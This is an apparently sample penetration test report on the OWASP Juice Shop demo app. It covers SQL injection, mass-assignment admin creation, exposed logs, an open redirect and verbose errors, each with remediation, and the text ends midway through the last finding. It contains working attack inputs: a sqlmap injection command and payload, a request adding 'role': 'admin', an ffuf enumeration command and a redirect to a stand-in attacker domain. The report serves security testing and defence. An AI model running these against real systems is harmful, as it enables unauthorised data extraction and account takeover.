

Penetration Test Report

Web Application Assessment

Demo - OWASP Juice Shop

NOTE: The findings presented in this report excerpt have been reproduced in a controlled lab environment to maintain client confidentiality.

However, they are based on real-world vulnerabilities identified by Hacklantic during previous penetration testing engagements.

Date of Issue
15 October 2026

Reference
HL-DEMO-001

Version
1.0 – Final

Prepared By
Karolis Narvilas



Table of Contents

1.	Executive Summary	3
1.1	Summary Recommendations	3
2.	Summary of Findings	5
3.	Scope & Engagement	6
4.	Methodology	7
5.	Findings	8
5.1	SQL Injection	10
5.2	Admin Account Creation via Mass Assignment	13
5.3	Directory Listing - Server Log Exposure	16
5.4	Open Redirect	19
5.5	Verbose Error Messages	21
6.	Document Control	23



1. Executive Summary

5 Findings

■ Critical 1■ High 1■ Medium 1■ Low 1■ Informational 1

Scope and Objectives

Hacklantic performed a web application penetration test of the OWASP Juice Shop application between the 8th and 13th of October 2026.

Testing was conducted from an unauthenticated perspective, with the ability to self-register standard user accounts. The assessment focused on identifying vulnerabilities that could expose customer data or compromise the application.

Summary of Findings

The assessment identified two significant vulnerabilities that could compromise the application and its data. A SQL injection flaw in the product search functionality allowed unauthenticated database extraction, including user information and password hashes. Additionally, a mass assignment vulnerability enabled unauthorised administrator account creation through the self-registration functionality, granting customer users access to restricted administrative functionality.

The assessment also identified several lower-risk issues that could assist further attacks. An exposed directory listing provided unauthenticated access to server logs, disclosing internal addresses and request history.

The application also permitted redirects to attacker-controlled websites through crafted URLs, which could be used to facilitate phishing attacks.

Additionally, verbose error messages revealed internal application paths and stack traces, offering further insight into the underlying technology and implementation.

Business Impact

The critical and high-risk findings could have significant business implications, including data breaches, reputational damage and loss of customer trust. Exposure of customer information and compromised credentials could lead to account compromise, identity fraud and potential regulatory consequences.

Unauthorised administrative access could further undermine the integrity of the application and its data, increasing the potential for disruption and wider compromise.

Prompt remediation of these issues should therefore be prioritised to reduce the risk of financial loss and reputational harm.

1.1 Summary Recommendations

The recommendations below are listed in priority order:

- **SQL Injection:** Implement parameterised queries and prepared statements, review other database queries for similar weaknesses, and strengthen database access controls.
- **Mass Assignment:** Allowlist permitted registration fields and assign user roles server-side to prevent unauthorised administrator account creation.



- **Exposed Server Logs:** Disable directory listing, restrict access to log files and store them outside the publicly accessible web root.
- **Open Redirect:** Validate destination URLs against an explicit allowlist and prevent user input from directly controlling redirect destinations.
- **Verbose Errors:** Disable detailed error messages and stack traces in production, retaining debugging information within secure server-side logs.



2. Summary of Findings

The assessment identified five findings across the in-scope targets. The distribution by severity is shown below, followed by a summary of each finding. Full details are provided in Section 5.

Critical 1	High 1	Medium 1	Low 1	Informational 1
----------------------	------------------	--------------------	-----------------	---------------------------

ID	Finding	Severity	CVSS
5.1	SQL Injection	Critical	9.3
5.2	Admin Account Creation via Mass Assignment	High	8.2
5.3	Directory Listing – Server Log Exposure	Medium	5.3
5.4	Open Redirect	Low	3.1
5.5	Verbose Error Messages	Informational	0.0



3. Scope & Engagement

The assessment covered the asset(s) and functionality defined below, in accordance with the agreed scope and rules of engagement.

Type	Web Application Assessment
Environment	Staging - OWASP Juice Shop 20.3.0
Assessment Window	8 th October - 13 th October 2026
Access Level	Unauthenticated & Authenticated

Asset(s)

Target	Description
http://demo-report.hacklantic.com:3000	OWASP Juice Shop - Demo Application

Testing Account(s)

Username / Email	Role
mass_assignment@hacklantic.com	Self-Registered Customer

No testing considered likely to cause service disruption or instability was performed during the assessment. This included, but was not limited to, load testing, stress testing and denial-of-service testing.

As with any penetration test, the assessment was conducted within a defined timeframe and against an agreed scope. Testing therefore provided a point-in-time assessment of the application's security posture, based on the agreed scope, methodology and testing timeframe.



4. Methodology

Hacklantic applies a structured and repeatable security testing methodology aligned with established industry standards and best practices, including OWASP, to assess web applications, mobile applications, and infrastructure.

Automated tooling is combined with in-depth manual testing to identify vulnerabilities, validate their exploitability and assess their potential real-world impact.

Testing Phases

Phase	Activities
Reconnaissance & Mapping	Information gathering and enumeration of the attack surface, endpoints, technologies, functionality, user roles and trust boundaries.
Discovery & Analysis	Automated scanning and manual analysis to identify potential vulnerabilities, misconfigurations and weaknesses across the scope.
Exploitation & Validation	Controlled validation of identified vulnerabilities to confirm exploitability, assess potential impact and determine whether issues could be chained with other weaknesses.
Impact Assessment & Reporting	Assessment of the consequences of successful exploitation, followed by consolidation of findings, severity ratings and prioritised remediation guidance.

Each finding is scored using CVSS v3.1 and assigned a severity rating, as described in Section 5.

5. Findings

This section documents each vulnerability identified during the engagement, ordered by severity. Each finding is structured using the following fields:

- **Severity:** The overall risk rating assigned to the finding, ranging from Critical to Informational, based on the CVSS score and relevant business context.
- **CVSS 3.1 Score:** The Common Vulnerability Scoring System base score, ranging from 0.0 to 10.0, together with the vector string describing the characteristics and potential impact of the vulnerability.
- **Likelihood:** The estimated probability of successful exploitation under realistic conditions, considering the access, prerequisites and effort required.
- **Target(s):** The host, endpoint or application component affected by the vulnerability.
- **Category:** The class of weakness the finding belongs to, aligned with recognised vulnerability classifications.
- **References:** Links to supporting material and further reading.
- **Impact:** The potential consequences to the business if the issue were exploited.
- **Evidence:** Screenshots, requests, responses and other observations used to reproduce the finding.
- **Recommendations:** Guidance to remediate the identified issue and reduce the associated risk.

The rating scale used to interpret the CVSS base scores is provided in the table below:

Severity Rating Scale (CVSS v3.1)

Severity	CVSS Base Score	Description
Critical	9.0 – 10.0	Vulnerabilities with severe security consequences that can be exploited with relatively limited prerequisites.
High	7.0 – 8.9	Vulnerabilities with significant security consequences that can be exploited without extensive prerequisites.
Medium	4.0 – 6.9	Vulnerabilities with a moderate potential impact, or those requiring specific conditions to exploit.
Low	0.1 – 3.9	Vulnerabilities with a limited potential impact, or those requiring significant conditions to exploit.
Informational	0.0	Findings that do not present a direct security impact but may provide useful security or hardening observations.



The following table defines the likelihood ratings used to assess the probability of exploitation for each finding.

Likelihood Rating Scale

Likelihood	Description
Likely	Exploitation is straightforward under realistic conditions, requiring minimal effort, skill or prerequisites.
Possible	Exploitation is feasible but depends on specific conditions, requires moderate effort or skill, or involves additional prerequisites.
Unlikely	Exploitation requires significant effort, specialised skills, substantial prerequisites or unusual circumstances.

5.1 SQL Injection

Critical	CVSS: 9.3 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N	Likelihood: Likely
Target(s)	http://demo-report.hacklantic.com:3000	
Category	Injection	
References	OWASP - SQL Injection Prevention Cheat Sheet	


SQL Injection (SQLi) is a vulnerability that occurs when an application incorporates untrusted user input into SQL queries without appropriate validation or parameterisation. This may allow an attacker to manipulate database queries to access, modify or delete data without authorisation.

Impact

In this context, an unauthenticated internet-based attacker could potentially exploit the vulnerability to exfiltrate database contents, including customer addresses, personally identifiable information (PII) and password hashes.

Evidence

The screenshot below illustrates the affected **products** page:



Affected "Products" Page



The application issued the API request below as part of its normal product retrieval functionality. Attacker-supplied input, highlighted in red, was inserted via the **?q** parameter.

These specific characters are commonly used in SQL injection testing to manipulate query syntax.

Request

```
GET /rest/products/search?q= HTTP/1.1
Host: demo-report.hacklantic.com:3000
Cookie: -- SNIP --
-- SNIP --
```

As shown in the response below, the application returned an internal server error alongside the underlying SQL query, confirming that the injected characters interfered with the backend query syntax.

Response

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Date: Tue, 13 Oct 2026 13:31:25 GMT
-- SNIP --

{
  "error": {
    -- SNIP --
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%--%' OR description LIKE '%--%') AND deletedAt IS NULL) ORDER BY
name"
  }
}
```

Given this, the following **sqlmap** command was used to automate exploitation of the vulnerability and exfiltrate data from the database.

Command

```
sqlmap -r request.txt --no-cast --dbms=sqlite --level 5 --risk 3 --tables
```

As highlighted below, the tool confirmed the injection point and attempted to return tables from “**SQLite_masterdb**”

```
security@hacklantic ~ % sqlmap -r request.txt --no-cast --dbms=sqlite --level 5 --risk 3 --tables
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: http://demo-report.hacklantic.com:3000/rest/products/search?q=') AND 8723=8723 AND ('LzmG' LIKE 'LzmG
---
[20:39:22] [INFO] testing SQLite
[20:39:22] [INFO] confirming SQLite
[20:39:22] [INFO] actively fingerprinting SQLite
[20:39:22] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[20:39:22] [INFO] fetching tables for database: 'SQLite_masterdb'
[20:39:22] [INFO] fetching number of tables for database 'SQLite_masterdb'
```

Sqlmap – Database Name Identified

The screenshot below illustrates the successful retrieval of **22** database tables, some of which referenced addresses, users and wallets.

```
security@hacklantic ~ % sqlmap -r request.txt --no-cast --dbms=sqlite --level 5 --risk 3 --tables
[14:51:00] [INFO] resumed: PrivacyRequests
[14:51:00] [INFO] resumed: Quantities
[14:51:00] [INFO] resumed: Recycles
[14:51:00] [INFO] resumed: SecurityQuestions
[14:51:00] [INFO] resumed: SecurityAnswers
[14:51:00] [INFO] resumed: Wallets
<current>
[22 tables]
+-----+
| Addresses          |
| BasketItems        |
| Baskets             |
| Captchas            |
| Cards               |
| ChallengeDependencies |
| Challenges           |
| Complaints           |
| Deliveries           |
| Feedbacks           |
| Hints                |
| ImageCaptchas       |
| Memories             |
| PrivacyRequests      |
| Products             |
| Quantities           |
| Recycles             |
| SecurityAnswers       |
| SecurityQuestions    |
| Users                |
| Wallets              |
| sqlite_sequence     |
+-----+
```

Sqlmap – 22 Tables Enumerated

Recommendations

Use parameterised queries or prepared statements for all database operations, ensuring user-supplied input is treated as data rather than executable SQL. Implement appropriate error handling to prevent database errors and query details from being exposed to users.

Internally review other database queries to determine whether they may be susceptible to similar SQL injection vulnerabilities and ensure appropriate remediation is applied where necessary.

As additional defence-in-depth measures, consider implementing a Web Application Firewall (WAF) with SQL injection detection rules, applying the principle of least privilege to database accounts, and logging suspicious requests to support monitoring and detection.

These controls should supplement, rather than replace, secure query construction.

5.2 Admin Account Creation via Mass Assignment

High	CVSS: 8.2 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N	Likelihood: Likely
Target(s)	http://demo-report.hacklantic.com:3000	
Category	Broken Access Control	
References	OWASP – Mass Assignment Cheat Sheet	

Mass assignment is a vulnerability that occurs when an application automatically binds user-supplied input to internal object properties without adequately restricting which fields can be modified. This may allow an attacker to modify sensitive attributes, such as account roles or privilege levels, beyond those intended to be user-controllable.


Impact

In this context, the application's self-registration functionality allowed a customer user to supply an unintended parameter during registration, enabling the creation of an administrator account with elevated privileges.

This issue is rated **High** rather than **Critical** because the administrator role only exposed limited application functionality, with no direct access to the database or server. The SQL Injection (5.1) gave unauthenticated access to the full database contents.

Evidence

The screenshot below illustrates the affected self-registration functionality:



Affected "User Registration" Functionality



The application issued the request below when the **Register** button was clicked.

Original Request

```
POST /api/Users/ HTTP/1.1
Host: demo-report.hacklantic.com:3000
-- SNIP --

{
  "email": "mass_assignment@hacklantic.com",
  -- SNIP --
  "securityQuestion": {
    "id": 7,
    "question": "Name of your favorite pet?",
    "createdAt": "2026-10-13T12:56:10.226Z",
    "updatedAt": "2026-10-13T12:56:10.226Z"
  },
  "securityAnswer": "Cat"
}
```

The request was modified by manually inserting the **"role": "admin"** parameter.

Modified Request

```
POST /api/Users/ HTTP/1.1
Host: demo-report.hacklantic.com:3000
-- SNIP --

{
  "email": "mass_assignment@hacklantic.com",
  -- SNIP --
  "role": "admin",
  "securityQuestion": {
    "id": 7,
    "question": "Name of your favorite pet?",
    "createdAt": "2026-10-13T12:56:10.226Z",
    "updatedAt": "2026-10-13T12:56:10.226Z"
  },
  "securityAnswer": "Cat"
}
```


As shown in the response below, the account was successfully created with the **Admin** role.

Response

```
HTTP/1.1 201 Created
-- SNIP --

{
  "status": "success",
  "data": {
    "email": "mass_assignment@hacklantic.com",
    "role": "admin"
  }
}
```

After logging in with the newly created account, the **My Profile** functionality confirmed that the user's role had been set to **Admin**.



Self-Registered Administrator Account

Recommendations

Explicitly define and allowlist the fields accepted during registration, ensuring that privileged attributes such as user roles cannot be controlled through user-supplied input.

Assign new accounts the appropriate default role server-side and enforce authorisation checks across privileged functionality.



5.3 Directory Listing - Server Log Exposure

Medium	CVSS: 5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Likelihood: Possible
Target(s)	http://demo-report.hacklantic.com:3000	
Category	Security Misconfiguration	
References	OWASP - Security Misconfiguration (A02:2025) CWE-548: Exposure of Information Through Directory Listing	

Directory listing occurs when a web server allows users to view the contents of a directory without requiring an index page or authentication. If server logs are stored within an exposed directory, unauthorised users may be able to access operational information that was not intended to be publicly available.

Impact

In this case, the exposed access logs disclosed information such as client IP addresses, requested URLs and timestamps.

Any sensitive information transmitted via **GET** request parameters would also be exposed, potentially allowing an attacker to obtain sensitive data and conduct further reconnaissance.

Evidence

As part of the penetration test, directory enumeration was performed to identify exposed resources and directories. The **ffuf** command below was used to enumerate the **/support/** path and identify potentially accessible directories and files.

Command

```
ffuf -u http://demo-report.hacklantic.com:3000/Support/FUZZ -w common.txt -fs 9984 -t 40
```

As highlighted below, enumeration efforts identified an exposed **/Logs/** directory.

```
security@hacklantic Web-Content % ffuf -u http://demo-report.hacklantic.com:3000/Support/FUZZ -w common.txt -fs 9984 -t 40
-----
:: Method      : GET
:: URL         : http://demo-report.hacklantic.com:3000/Support/FUZZ
:: Wordlist     : FUZZ: /common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 9984
-----
Logs [Status: 200, Size: 8895, Words: 1483, Lines: 346, Duration: 385ms]
```


Directory Enumeration - /Support/Logs Identified

The URL below provided direct access to the exposed **/Support/Logs/** directory:

Affected URL


<http://demo-report.hacklantic.com:3000/Support/Logs>

As shown in the screenshot below, the page returned a directory listing containing two files - **access.log** and **audit.json**:



Directory Listing Enabled – Server Logs Exposed

The **access.log** file was found to contain the request history, including client and internal IP addresses, timestamps, requested paths and user agents.



Contents of Exposed Server Access Log



Recommendations

Disable directory listing on the web server and configure access controls to prevent unauthorised users from accessing log files.

Where possible, store logs outside the publicly accessible web root and ensure that files such as **access.log** and **audit.json** cannot be retrieved directly over HTTP.



5.4 Open Redirect

Low	CVSS: 3.1 AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N	Likelihood: Possible
Target(s)	http://demo-report.hacklantic.com:3000	
Category	Improper Input Validation	
References	OWASP – Unvalidated Redirects and Forwards CWE-601: URL Redirection to Untrusted Site	

An Open Redirect vulnerability occurs when an application redirects users to a specified URL without adequately validating or restricting the destination.

Impact

An attacker could exploit this behaviour to craft links that appear to originate from a legitimate application but redirect unsuspecting users to malicious websites when clicked.

This could facilitate phishing attacks, credential theft or other forms of social engineering by exploiting user trust in the legitimate domain.

Evidence

The redirection mechanism was found to insufficiently validate the destination URL, allowing redirects to proceed whenever the expected URL appeared anywhere within the supplied string.

As a result, a crafted URL could redirect users to an external domain (red) whilst containing the expected URL (blue):

Request

```
http://demo-report.hacklantic.com:3000/redirect?to=https://evil.hacklantic.com?x=https://github.com/juice-shop/juice-shops
```

As shown in the response below, the application performed the redirect to the attacker-controlled domain:

Response

```
HTTP/1.1 302 Found
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: https://evil.hacklantic.com?x=https://github.com/juice-shop/juice-shops
```

-- SNIP --

<p>Found. Redirecting to https://evil.hacklantic.com?x=https://github.com/juice-shop/juice-shops</p>



Recommendations

Parse and validate the destination URL against an explicit allowlist, ensuring that validation checks the actual hostname rather than whether an approved URL appears anywhere within the supplied string.

Where possible, replace user-supplied redirect URLs with predefined identifiers that map to fixed destinations server-side, preventing user input from directly controlling the redirect target.

5.5 Verbose Error Messages

Informational	CVSS: 0.0 AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N	Likelihood: Likely
Target(s)	http://demo-report.hacklantic.com:3000	
Category	Information Disclosure	
References	OWASP – Improper Error Handling	

Verbose error messages occur when an application returns excessive technical details in response to an error, such as internal file paths, stack traces, database queries or implementation details. This information is generally intended for debugging purposes rather than disclosure to end users.

Impact

Verbose errors could provide an attacker with insight into the application's underlying technology and internal implementation, potentially assisting further attacks.

However, as the assessment was conducted against a staging environment, the observed behaviour was likely attributable to debugging functionality enabled for development or testing purposes.

